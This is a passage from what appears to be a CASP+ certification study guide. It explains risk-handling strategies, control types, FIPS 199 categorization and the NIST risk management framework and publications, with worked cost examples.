For example, say that an organization has a web server farm with an AV of $20,000. If the risk assessment has determined that a power failure is a threat agent for the web server farm and the exposure factor for a power failure is 25%, the SLE for this event equals $5,000.

Gap Analysis

An ***information security gap analysis*** compares an organization's security program to overall best security practices. By comparing these best practices to actual practices, security professionals can determine where vulnerabilities and risks are lurking.

An information security gap analysis includes the following four steps:

Key Topic

Step 1. **Select an industry standard framework:** Common frameworks that can be used include ISO/IEC 27002:2013 and NIST's Cybersecurity Framework (CSF).

Step 2. **Evaluate people and processes:** An organization should gather data on its IT environment, application inventory, organizational charts, policies and processes, and other relevant details.

Step 3. **Gather data and technology:** This step helps an organization understand how well the current security program operates within the technical architecture. It includes comparing best practice controls or relevant requirements against the organizational controls; sampling network devices, servers, and applications to validate gaps and weaknesses; reviewing automated security controls; and reviewing incident response processes, communications protocols, and log files.

Step 4. **Analyze the data gathered:** This step involves using the data gathered to perform an in-depth analysis of the organization's security program and then correlating the findings and results across all factors to create a clear and concise picture of the organization's IT security profile, including strengths and areas for improvement.

Conducting a gap analysis is a detailed, in-depth process that requires a thorough knowledge of security best practices and extensive knowledge of security risks, controls, and operational issues. Performing a gap analysis does not guarantee 100% security, but it goes a long way toward ensuring that the organization's network, staff, and security controls are robust, effective, and cost-efficient.

Risk Handling Techniques

Risk reduction is the process of altering elements of the organization in response to risk analysis. After an organization understands the ROI and TCO, it must determine how to handle the risk, which is based on the organization's risk appetite, or how much risk the organization can withstand on its own.

The four basic strategies you must understand for the CASP+ exam are avoid, transfer, mitigate, and accept.

Transfer

The ***transfer*** strategy involves passing the risk on to a third party, such as an insurance company. An example is to outsource certain functions to a provider, usually involving an SLA with a third party. However, the risk could still rest with the original organization, depending on the provisions in the contract. If your organization plans to use this method, legal counsel should ensure that the contract provides the level of protection needed.

Consider the following scenario: A small business has decided to increase revenue by selling directly to the public through an online system. Initially this will be run as a short-term trial. If it is profitable, the system will be expanded and form part of the day-to-day business. Two main business risks for the initial trial have been raised:

- Internal IT staff have no experience with secure online credit card processing.
- An internal credit card processing system will expose the business to additional compliance requirements.

In this situation, it is best to transfer the initial risks by outsourcing payment processing to a third-party service provider.

Accept

The ***accept*** strategy involves understanding and accepting the level of risk as well as the cost of damages that can occur. This strategy is usually used to cover residual risk, which is discussed later in this chapter. It is usually employed for assets that have small exposure or value.

However, sometimes an organization has to accept risks because the budget that was originally allocated for implementing controls to protect against risks is depleted. Accepting the risk is fine if the risks and the assets are not high profile. However, with high-profile risks, management should be informed of the need for another financial allocation to mitigate the risks.

Avoid

The ***avoid*** strategy involves terminating an activity that causes a risk or choosing an alternative that is not as risky. Unfortunately, this method cannot be used against all threats. An example of avoidance is organizations utilizing alternate data centers in different geographic locations to prevent a natural disaster from affecting both facilities.

Many times it is impossible to avoid risk. For example, if a CEO purchases a new mobile device and insists that he be given internal network access via this device, avoiding the risk is impossible. In this case, you would need to find a way to mitigate and/or transfer the risk.

Consider the following scenario: A company is in negotiations to acquire another company for $1,000,000. Due diligence activities have uncovered systemic security issues in the flagship product of the company being purchased. A complete product rewrite because of the security issues is estimated to cost $1,500,000. In this case, the company should not acquire the other company because the acquisition would actually end up costing $2,500,000.

Mitigate

The ***mitigate*** strategy involves defining the acceptable risk level the organization can tolerate and reducing the risk to that level. This is the most common strategy employed. This strategy includes implementing security controls, including IDSs, IPSs, firewalls, and so on.

Consider the following scenario: Your company's web server experiences a security incident three times a year, costing the company $1,500 in downtime per occurrence. The web server is only for archival access and is scheduled to be decommissioned in five years. The cost of implementing software to prevent this incident would be $15,000 initially, plus $1,000 a year for maintenance. The cost of the security incident is calculated as follows:

($1,500 per occurrence × 3 per year) × 5 years = $22,500

The cost to prevent the problem is calculated as follows:

$15,000 software cost + ($1,000 maintenance × 5 years) = $20,000

In this situation, mitigation (implementing the software) is cheaper than accepting the risk.

Risk Types

When we consider risk, we can look at it as it exists before we attempt to do anything to address it and as it exists after we apply our efforts. Let's look at those two types of risk and look at how to handle scenarios that may require a more nuanced approach.

Inherent

Inherent risk is risk that has no mitigation factors or treatments applied to it because it is virtually impossible to avoid. Consider an attacker who is determined and has the skills to physically access an organization's facility. While many controls, including guards, CCTV, fencing, locks, and biometrics, can be implemented to protect against this threat, an organization cannot truly ensure that this risk will never occur if the attacker has the level of skills needed. This does not mean that the organization should not implement these controls, which are considered baseline controls.

When possible, inherent risks should be identified for the following reasons:

Key Topic

- Knowing the risks helps identify critical controls.
- Audits can then be focused on critical controls.
- Inherent risks that have potential catastrophic consequences can be subjected to more stringent scenario testing.
- The board and management of the organization can be made aware of risks that may have potentially catastrophic consequences.

Residual

No matter how careful an organization is, it is impossible to totally eliminate all risks. ***Residual risk*** is the level of risk that remains after safeguards or controls have been implemented. Residual risk is represented using the following equation:

Residual risk = Total risk – Countermeasures

This equation is considered to be conceptual in nature rather than useful for actual calculation.

Exceptions

While most organizations should complete a thorough risk analysis and take measures to protect against all risks, some organizations have exceptions or exemptions from certain types of risks due to the nature of their business and government standards.

For example, the U.S. Environmental Protection Agency (EPA) has regulations regarding the use and storage of certain chemicals, such as ammonia and propane.

Organizations that store quantities of these chemicals above a certain limit are required to follow the EPA's Accidental Release Prevention provisions and Risk Management Program regulations. However, most farmers who need ammonia as a soil nutrient are not subject to these regulations. Neither are propane retail facilities.

In most cases, organizations should employ legal counsel to ensure that they understand any exemptions that they think apply to them.

Risk Management Life Cycle

Earlier in this chapter you were introduced to the risk assessment process. That is only a part of the ***risk management life cycle***. According to NIST SP 800-30 Rev. 1, common information-gathering techniques used in risk analysis include automated risk assessment tools, questionnaires, interviews, and policy document reviews. Keep in mind that multiple sources should be used to determine the risks to a single asset. NIST SP 800-30 identifies the following steps in the risk assessment process:

Key Topic

Step 1. Prepare for the assessment.

Step 2. Conduct the assessment.

- **a.** Identify threat sources and events.
- **b.** Identify vulnerabilities and predisposing conditions.
- **c.** Determine the likelihood of occurrence.
- **d.** Determine the magnitude of the impact.
- **e.** Determine risk as a combination of likelihood and impact.

Step 3. Communicate the results.

Step 4. Maintain the assessment.

Figure 25-1 shows the risk assessment process according to NIST SP 800-30.

Key Topic



Step 1: Prepare for Assessment
Derived from Organizational Risk Frame
Step 2: Conduct Assessment
Expanded Task View
Identify Threat Sources and Events
Identify Vulnerabilities and Predisposing Conditions
Determine Likelihood of Occurrence
Determine Magnitude of Impact
Determine Risk
Step 3: Communicate Results
Step 4: Maintain Assessment

Figure 25-1 NIST SP 800-30 Risk Assessment Process (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

The risk management process includes asset valuation and vulnerabilities and threat identification. Security professionals must also understand exemptions, deterrence, inherent risk, and residual risk.

In this section you'll learn more about the steps in the risk management life cycle.

Identify

The ***identify*** step involves identifying assets and their value (as discussed earlier in this chapter) and vulnerabilities. When determining vulnerabilities and threats to an asset, considering the threat agents first is often easiest. Threat agents can be grouped into the following six categories:

Key Topic

- **Human:** This category includes both malicious and non-malicious insiders and outsiders, terrorists, spies, and terminated personnel.
- **Natural:** This category includes floods, fires, tornadoes, hurricanes, earthquakes, and other natural disasters or weather events.

- **Technical:** This category includes hardware and software failure, malicious code, and new technologies.
- **Physical:** This category includes CCTV issues, perimeter measures failure, and biometric failure.
- **Environmental:** This category includes power and other utility failures, traffic issues, biological warfare, and hazardous material issues (such as spillage).
- **Operational:** This category includes any process or procedure that can affect CIA.

These categories should be used along with the threat actors to help your organization develop the most comprehensive list of threats possible.

Assess

The ***assessment*** step involves performing either a quantitative or qualitative risk assessment process. This was covered earlier in this chapter.

Control

Every security ***control*** that is put into place by an organization fulfills at least one of the security principles of the CIA triad. Understanding how to circumvent these security principles is just as important as understanding how to provide them.

A balanced security approach should be implemented to ensure that all three facets are considered when security controls are implemented. When implementing any control, you should identify the facet that the control addresses. For example, RAID addresses data availability, file hashes address data integrity, and encryption addresses data confidentiality. A balanced approach ensures that no facet of the CIA triad is ignored.

FIPS 199 (*Standards for Security Categorization of Federal Information and Information Systems*) defines standards for security categorization of federal information systems. It is a U.S. government standard that establishes security categories of information systems used by the federal government.

FIPS 199 requires federal agencies to assess their information systems in each of the categories confidentiality, integrity, and availability, rating each system as low, moderate, or high impact in each category. An information system's overall security category is the highest rating from any category.

A potential impact is low if the loss of any tenet of CIA could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals. This occurs if the organization is able to perform its primary function but not as effectively as normal. This category involves only minor damage, financial loss, or harm.

A potential impact is moderate if the loss of any tenet of CIA could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals. This occurs if the effectiveness with which the organization is able to perform its primary function is significantly reduced. This category involves significant damage, financial loss, or harm.

A potential impact is high if the loss of any tenet of CIA could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals. This occurs if an organization is not able to perform one or more of its primary functions. This category involves major damage, financial loss, or severe harm.

FIPS 199 provides a helpful chart that ranks the levels of CIA for information assets, as shown in Table 25-1.

Key Topic

Table 25-1 Confidentiality, Integrity, and Availability Potential Impact Definitions

CIA Tenet	Low	Moderate	High
Confidentiality	Unauthorized disclosure will have limited adverse effects on the organization.	Unauthorized disclosure will have serious adverse effects on the organization.	Unauthorized disclosure will have severe adverse effects on the organization.
Integrity	Unauthorized modification will have limited adverse effects on the organization.	Unauthorized modification will have serious adverse effects on the organization.	Unauthorized modification will have severe adverse effects on the organization.
Availability	Unavailability will have limited adverse effects on the organization.	Unavailability will have serious adverse effects on the organization.	Unavailability will have severe adverse effects on the organization.

It is also important that security professionals and organizations understand information classification and the information life cycle. Classification varies depending on whether the organization is a commercial business or a military/government entity.

Controls must be designed to be able to secure the two most vulnerable items: people and processes.

People

While we can train users in safe digital hygiene, we can't stand over them every day and prevent insecure actions or simple mistakes. Controls must be designed that protect them even when they exhibit risky behavior, and these controls should be as transparent to the user as possible.

Process

Many of our weaknesses come from the way we do things. Processes, procedures, and workflows must be designed to avoid introducing security issues. For example, a workflow that leaves a sensitive document unencrypted—even for a day—should be altered to prevent this.

Technology

Another category of weaknesses is the hardware and software systems we use. When certain risks are identified, the only solution may be to decommission an older legacy system that is insecure by design and replace it with a new system that does not exhibit that weakness.

Control Types

Controls can be categorized by how they address the issue they are meant to address. In this section you'll learn about control types.

Protect

A control may be designed to protect an asset or prevent an issue from occurring. These are called ***protective controls***.

Detect

Detective controls are in place to detect an attack while it is occurring to alert appropriate personnel. Examples of detective controls include motion detectors, intrusion detection systems (IDSs), logs, guards, investigations, auditing, and job rotation. Detective controls are useful during an event.

Respond

Beyond preventive—or protective—and detective controls are controls that represent a more nuanced approach. These include:

- ***Compensative controls*:** Compensative controls are in place to substitute for a primary access control and mainly help mitigate risks. By using compensative controls, you can reduce risk to a more manageable level. Examples of compensative controls include requiring two authorized signatures to release sensitive or confidential information and requiring two keys owned by different personnel to open a safe deposit box.

- ***Deterrent controls*:** Deterrent controls deter or discourage an attacker. Via deterrent controls, attacks can be discovered early in the process. Deterrent controls often trigger preventive and corrective controls. Examples of deterrent controls include user identification and authentication, fences, lighting, and organizational security policies, such as non-disclosure agreements (NDAs).

Restore

To restore the environment back to a safe state, two control types can be used:

- ***Corrective controls*:** Corrective controls are in place to reduce the effect of an attack or another undesirable event. You can use corrective controls to fix or restore the entity that is attacked. Examples of corrective controls include installing fire extinguishers, isolating or terminating a connection, implementing new firewall rules, and using server images to restore to a previous state. Corrective controls are useful after an event has occurred.
- ***Recovery controls*:** Recovery controls recover a system or device after an attack has occurred. The primary goal of recovery controls is restoring resources. Examples of recovery controls include disaster recovery plans, data backups, and offsite facilities.

Review

When controls are applied, they are done so with the expectation that they will either reduce or eliminate the issues. As those of us who live in the real world can tell you, that's not always how things turn out. There should be a follow-up ***review*** to ensure that all security gaps have at least been narrowed if not eliminated.

Frameworks

Risk frameworks can serve as guidelines to any organization that is involved in the risk analysis and management process. Organizations should use these frameworks as guides but should also feel free to customize any plans and procedures they implement to fit their needs.

NIST

To comply with the federal standard, organizations first determine the security category of their information system in accordance with FIPS 199, derive the information system impact level from the security category in accordance with FIPS Publication 200, and then apply the appropriately tailored set of baseline security controls in NIST SP 800-53.

The NIST risk management framework includes the following steps:

Key Topic

Step 1. Categorize information systems.

Step 2. Select security controls.

Step 3. Implement security controls.

Step 4. Assess security controls.

Step 5. Authorize information systems.

Step 6. Monitor security controls.

These steps are implemented in different NIST publications, including FIPS 199, SP 800-60, FIPS 200, SP 800-53, SP 800-160, SP 800-53A, SP 800-37, and SP 800-137.

Figure 25-2 shows the NIST risk management framework.

Key Topic




Figure 25-2 NIST Risk Management Framework (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

SP 800-60 Vol. 1 Rev. 1

Security categorization is the key first step in the NIST risk management framework. FIPS 199 works with NIST SP 800-60 to identify information types, establish security impact levels for loss, and assign security categorization for the information types and for the information systems as detailed in the following process:

Key Topic

Step 1. Identify information types.

  a. Identify information types based on 26 mission areas, including defense and national security, homeland security, disaster management, natural resources, energy, transportation, education, health, and law enforcement.

  b. Identify management and support information based on 13 lines of business, including regulatory development, planning and budgeting, risk management and mitigation, and revenue collection.

Step 2. Select provisional impact levels using FIPS 199.

Step 3. Review provisional impact levels and finalize impact levels.

Step 4. Assign system security category.

Let's look at an example: Say that an information system used for acquisitions contains both sensitive, pre-solicitation phase contract information, and routine administrative information. The management within the contracting organization determines that:

- For the sensitive contract information, the potential impact from a loss of confidentiality is moderate, the potential impact from a loss of integrity is moderate, and the potential impact from a loss of availability is low.
- For the routine administrative information (non-privacy-related information), the potential impact from a loss of confidentiality is low, the potential impact from a loss of integrity is low, and the potential impact from a loss of availability is low.

The resulting security category (SC) for each of these information types is expressed as:

SC contract information = {(confidentiality, moderate), (integrity, moderate), (availability, low)}

SC administrative information = {(confidentiality, low), (integrity, low), (availability, low)}

The resulting security category of the information system is expressed as:

> SC acquisition system = {(confidentiality, moderate), (integrity, moderate), (availability, low)}

This represents the high-water mark or maximum potential impact values for each security objective from the information types resident on the acquisition system.

In some cases, the impact level for a system security category will be higher than any security objective impact level for any information type processed by the system.

The primary factors that most commonly raise the impact levels of the system security category above that of its constituent information types are aggregation and critical system functionality. Other factors that can affect the impact level include public information integrity, catastrophic loss of system availability, large interconnecting systems, critical infrastructures and key resources, privacy information, and trade secrets.

The end result of NIST SP 800-60 Vol. 1 Rev 1 is security categorization documentation for every information system. These categories can be used to complete the BIA, design the enterprise architecture, design the DRP, and select the appropriate security controls.

SP 800-53 Rev. 4

NIST SP 800-53 Rev. 4 is a security controls development framework developed by the NIST body of the U.S. Department of Commerce.

SP 800-53 Rev. 4 divides the controls into three classes: technical, operational, and management. Each class contains control families or categories.

The following are the NIST SP 800-53 control families:

Key Topic

- Access Control (AC)
- Awareness and Training (AT)
- Audit and Accountability (AU)
- Security Assessment and Authorization (CA)
- Configuration Management (CM)
- Contingency Planning (CP)
- Identification and Authentication (IA)

- Incident Response (IR)
- Maintenance (MA)
- Media Protection (MP)
- Physical and Environmental Protection (PE)
- Planning (PL)
- Program Management (PM)
- Personnel Security (PS)
- Risk Assessment (RA)
- System and Services Acquisition (SA)
- System and Communications Protection (SC)
- System and Information Integrity (SI)

To assist organizations in making the appropriate selection of security controls for information systems, the concept of baseline controls has been introduced. Baseline controls are the starting point for the security control selection process described in SP 800-53 Rev. 4, and they are chosen based on the security category and associated impact level of information systems determined in accordance with FIPS 199 and FIPS 200, respectively. These publications recommend that the organization assign responsibility for common controls to appropriate organizational officials and coordinate the development, implementation, assessment, authorization, and monitoring of the controls.

The process in this NIST publication includes the following steps:

Key Topic

Step 1. Select security control baselines.

Step 2. Tailor baseline security controls.

Step 3. Document the control selection process.

Step 4. Apply the control selection process to new development and legacy systems.

Figure 25-3 shows the NIST security control selection process.

Key Topic



Tailoring Guidance
• Identifying and Designating Common Controls
• Applying Scoping Considerations
• Selecting Compensating Controls
• Assigning Security Control Parameter Values
• Supplementing Baseline Security Controls
• Providing Additional Specification Information for Implementation
Creating Overlays
INITIAL SECURITY CONTROL BASELINE (Low, Mod, High)
Before Tailoring
TAILORED SECURITY CONTROL BASELINE (Low, Mod, High)
After Tailoring
Assessment of Organizational Risk
DOCUMENT SECURITY CONTROL DECISIONS
Rationale that the agreed-upon set of security controls for the information system provide adequate protection of organizational operations and assets, individuals, other organizations, and the Nation.

Figure 25-3 NIST Security Control Selection Process (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

NIST 800-53 Rev. 5 is currently being drafted.

SP 800-160

NIST SP 800-160 defines the systems security engineering framework. It defines, bounds, and focuses the systems security engineering activities, both technical and nontechnical, toward the achievement of stakeholder security objectives and presents a coherent, well-formed, evidence-based case that those objectives have been achieved. It is shown in Figure 25-4.

The framework defines three contexts within which the systems security engineering activities are conducted: the problem context, the solution context, and the trustworthiness context.

Key Topic



PROBLEM
SOLUTION
TRUSTWORTHINESS
Define Security Objectives
Define Security Requirements
Define Success Measures
Define Life Cycle Security Concepts
Produce Evidence for Security Aspects of the Problem
Define the Security Aspects of the Solution
Realize the Security Aspects of the Solution
Produce Evidence for Security Aspects of the Solution
Develop Assurance Case for Acceptable Security
Demonstrate Assurance Case Is Satisfied
SYSTEM SECURITY ANALYSES
CONCEPTS, PRINCIPLES, MEANS, METHODS, PROCESSES, PRACTICES, TOOLS, TECHNIQUES
Closed Loop Feedback, Variances, Change, and Continuous Improvement

Figure 25-4 NIST Systems Security Engineering Framework (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

The problem context defines the basis for a secure system, given the stakeholder's mission, capability, performance needs, and concerns; the constraints imposed by stakeholder concerns related to cost, schedule, risk, and loss tolerance; and other constraints associated with life cycle concepts for the system. The solution context transforms the stakeholder security requirements into system design requirements; addresses all security architecture, design, and related aspects necessary to realize a system that satisfies those requirements; and produces sufficient evidence to demonstrate that those requirements have been satisfied. The trustworthiness context is a decision-making context that provides an evidence-based demonstration, through reasoning, that the system of interest is deemed trustworthy based upon a set of claims derived from security objectives.

NIST SP 800-160 uses the same system life cycle processes that are defined in ISO/IEC 15288:2015, as shown in Figure 25-5.




Figure 25-5 NIST System Life Cycle Processes and Stages (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

A naming convention has been established for the system life cycle processes. Each process is identified by a two-character designation. Table 25-2 provides a list of the system life cycle processes and their associated two-character designators.

Table 25-2 NIST System Life Cycle Processes and Designators

ID	Process	ID	Process
AQ	Acquisition	MS	Measurement
AR	Architecture Definition	OP	Operation
BA	Business or Mission Analysis	PA	Project Assessment and Control
CM	Configuration Management	PL	Project Planning

ID	Process	ID	Process
DE	Design Definition	PM	Portfolio Management
DM	Decision Management	QA	Quality Assurance
DS	Disposal	QM	Quality Management
HR	Human Resource Management	RM	Risk Management
IF	Infrastructure Management	SA	System Analysis
IM	Information Management	SN	Stakeholder Needs and Requirements Definition
IN	Integration	SP	Supply
IP	Implementation	SR	System Requirements Definition
KM	Knowledge Management	TR	Transition
LM	Life Cycle Model Management	VA	Validation
MA	Maintenance	VE	Verification

Each of the processes listed in Table 25-2 has a unique purpose in the life cycle, and each process has tasks associated with it.

SP 800-37 Rev. 1

NIST SP 800-37 Rev. 1 defines the tasks that should be carried out in each step of the risk management framework, as follows:

Key Topic

Step 1. Categorize the information system.

Task 1-1: Categorize the information system and document the results of the security categorization in the security plan.

Task 1-2: Describe the information system (including the system boundary) and document the description in the security plan.

Task 1-3: Register the information system with the appropriate organizational program/management offices.

Step 2. Select the security controls.

Task 2-1: Identify the security controls that are provided by the organization as common controls for organizational information systems and document the controls in a security plan (or equivalent document).

Task 2-2: Select the security controls for the information system and document the controls in the security plan.

Task 2-3: Develop a strategy for the continuous monitoring of security control effectiveness and any proposed or actual changes to the information system and its environment of operation.

Task 2-4: Review and approve the security plan.

Step 3. Implement the security controls.

Task 3-1: Implement the security controls specified in the security plan.

Task 3-2: Document the security control implementation, as appropriate, in the security plan, providing a functional description of the control implementation (including planned inputs, expected behavior, and expected outputs).

Step 4. Assess the security controls.

Task 4-1: Develop, review, and approve a plan to assess the security controls.

Task 4-2: Assess the security controls in accordance with the assessment procedures defined in the security assessment plan.

Task 4-3: Prepare a security assessment report documenting the issues, findings, and recommendations from the security control assessment.

Task 4-4: Conduct initial remediation actions on security controls based on the findings and recommendations of the security assessment report and reassess remediated control(s), as appropriate.

Step 5. Authorize the information system.

Task 5-1: Prepare the plan of action and milestones based on the findings and recommendations of the security assessment report, excluding any remediation actions taken.

Task 5-2: Assemble the security authorization package and submit the package to the authorizing official for adjudication.

Task 5-3: Determine the risk to organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the nation.

Task 5-4: Determine whether the risk to organizational operations, organizational assets, individuals, other organizations, or the nation is acceptable.

Step 6. Monitor the security controls.

Task 6-1: Determine the security impact of proposed or actual changes to the information system and its environment of operation.

Task 6-2: Assess the technical, management, and operational security controls employed within and inherited by the information system in accordance with the organization-defined monitoring strategy.

Task 6-3: Conduct remediation actions based on the results of ongoing monitoring activities, assessment of risk, and outstanding items in the plan of action and milestones.

Task 6-4: Update the security plan, security assessment report, and plan of action and milestones based on the results of the continuous monitoring process.

Task 6-5: Report the security status of the information system (including the effectiveness of security controls employed within and inherited by the system) to the authorizing official and other appropriate organizational officials on an ongoing basis in accordance with the monitoring strategy.

Task 6-6: Review the reported security status of the information system (including the effectiveness of security controls employed within and inherited by the system) on an ongoing basis in accordance with the monitoring strategy to determine whether the risk to organizational operations, organizational assets, individuals, other organizations, or the nation remains acceptable.

Task 6-7: Implement an information system disposal strategy, when needed, which executes required actions when a system is removed from service.

SP 800-39

The purpose of ***NIST SP 800-39*** is to provide guidance for an integrated, organizationwide program for managing information security risk to organizational operations (that is, mission, functions, image, and reputation), organizational assets, individuals, other organizations, and the nation resulting from the operation and use of federal information systems. NIST SP 800-39 defines three tiers in an organization.

Tier 1 is the organization view, which addresses risk from an organizational perspective by establishing and implementing governance structures that are consistent with the strategic goals and objectives of organizations and the requirements defined by federal laws, directives, policies, regulations, standards, and missions/business functions. Tier 2 is the mission/business process view, which designs, develops, and implements mission/business processes that support the missions/business functions defined at Tier 1. Tier 3 is the information systems view, which includes operational systems, systems under development, systems undergoing modification, and systems in some phase of the system development life cycle.

Figure 25-6 shows the risk management process applied across all three tiers identified in NIST SP 800-39.

Key Topic



ASSESS
FRAME
MONITOR
RESPOND
TIER 1 - ORGANIZATION
TIER 2 - MISSION / BUSINESS PROCESSES
TIER 3 - INFORMATION SYSTEMS

Figure 25-6 NIST Risk Management Process Applied Across All Three Tiers (Reprinted courtesy of the National Institute of Standards and Technology, U.S. Department of Commerce. Not copyrightable in the United States.)

The risk management process involves the following steps:

Key Topic

